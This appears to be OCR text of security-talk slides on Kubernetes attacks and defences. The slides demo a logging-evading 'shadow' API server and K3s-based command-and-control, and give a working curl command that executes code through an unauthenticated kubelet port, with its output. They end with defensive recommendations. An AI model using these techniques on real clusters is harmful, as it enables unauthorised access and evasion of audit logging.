
The full request body for the creation of pod: **mypod**

Oversized Logs - Oversized Request



```
{
  insertId: "66685db5-2073-4ece-aa4c-29cdb690e807"
  labels: {…}
  logName: "projects/gke-c2/logs/cloudaudit.googleapis.com%2Factivity"
  operation: {…}
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "bradgeesaman@lonimbus.com"
    }
    authorizationInfo: [1]
    methodName: "io.k8s.core.v1.pods.create"
    requestMetadata: {…}
    resourceName: "core/v1/namespaces/default/pods/mypod2"
    serviceName: "k8s.io"
    status: {…}
  }
  receiveTimestamp: "2020-02-26T00:29:40.375434676Z"
  resource: {…}
  timestamp: "2020-02-26T00:29:31.798223Z"
}
```


User who created **mypod2**

The full request body for **mypod2** is missing!


DEMO
Launch an in-cluster “shadow” API server that silently bypasses main API servers
(no security policy, no logs)

Shadow API Server




DEMO: C2BERNETES


Use Kubernetes as a C2 infrastructure across multiple clusters

What is K3s?


- A lightweight Kubernetes distribution designed for resource-constrained environments
- Runs as a single <40MB binary
- Has a simplified communication channel: only requires a single TLS connection outbound from nodes to the control plane
- This is very likely to be available and blend in with other valid traffic :)



Kubernetes and K3s




Kubernetes




K3s

C2: “Your cluster is also our cluster”




MUTE
MUTE
SOLO

C2: “Cluster of Clusters”



New Kubernetes Features

New Kubernetes features

- Ephemeral containers - early alpha as of 1.16

```
-- feature - gates=EphemeralContainers=true
```

- Process namespace sharing - stable as of 1.17

```
spec:
  shareProcessNamespace: true
```

New Kubernetes features

- Dynamic Audit Sink configuration

```
--feature-gates=DynamicAuditing=true
```

- Dynamic Kubelet configuration

```
--feature-gates=DynamicKubeletConfig=true
```


DEMO: Bringing kubelet-exploit back

kubelet-exploit

There were discussions (https://github.com/kubernetes/kubernetes/issues/11816, https://github.com/kubernetes/kubernetes/issues/3168, https://github.com/kubernetes/kubernetes/issues/796
looks like nobody cares.

Everybody who has access to the service kubelet port (10250), even without a certificate, can execute any c
inside the container.

```
# /run/%namespace%/%pod_name%/%container_name%
$ curl -k -XPOST "https://k8s-node-1:10250/run/kube-system/node-exporter-iuwg7/node-exporter"
total 12
drwxr-xr-x   13 root     root           148 Aug 26 11:31 .
drwxr-xr-x   13 root     root           148 Aug 26 11:31 ..
-rwxr-xr-x    1 root     root             0 Aug 26 11:31 .dockerenv
drwxr-xr-x    2 root     root          8192 May  5 22:22 bin
drwxr-xr-x    5 root     root           380 Aug 26 11:31 dev
drwxr-xr-x    3 root     root           135 Aug 26 11:31 etc
drwxr-xr-x    2 nobody   nogroup          6 Mar 18 16:38 home
drwxr-xr-x    2 root     root             6 Apr 23 11:17 lib
dr-xr-xr-x  353 root     root             0 Aug 26 07:14 proc
drwxr-xr-x    2 root     root             6 Mar 18 16:38 root
dr-xr-xr-x   13 root     root             0 Aug 26 15:12 sys
drwxrwxrwt    2 root     root             6 Mar 18 16:38 tmp
```



Greetz to https://github.com/kayrus/kubelet-exploit

What's Old Is New Again

Apply What You Have Learned Today

- Next week you should:
  - Alert on critical cluster audit logs for changes to webhooks, dynamic configuration items, and RBAC permissions.
  - Review feature gate flag settings and RBAC policies for correct permissions.
- In the next three to six months you should:
  - Try out new features of new Kubernetes releases in a development environment to develop a plan for upgrades and future features.
  - Implement your plan for future features as the newer versions become available to you and your environment.

You can do it!

Resources and Further Reading

- Attacking and Defending Kubernetes Clusters: A Guided Tour
- The Path Less Traveled: Abusing Kubernetes Defaults
- A Hacker's Guide to Kubernetes and the Cloud
- What to Do When Your Cluster is a Cluster
- CIS Kubernetes Benchmarks
- k8s.io/security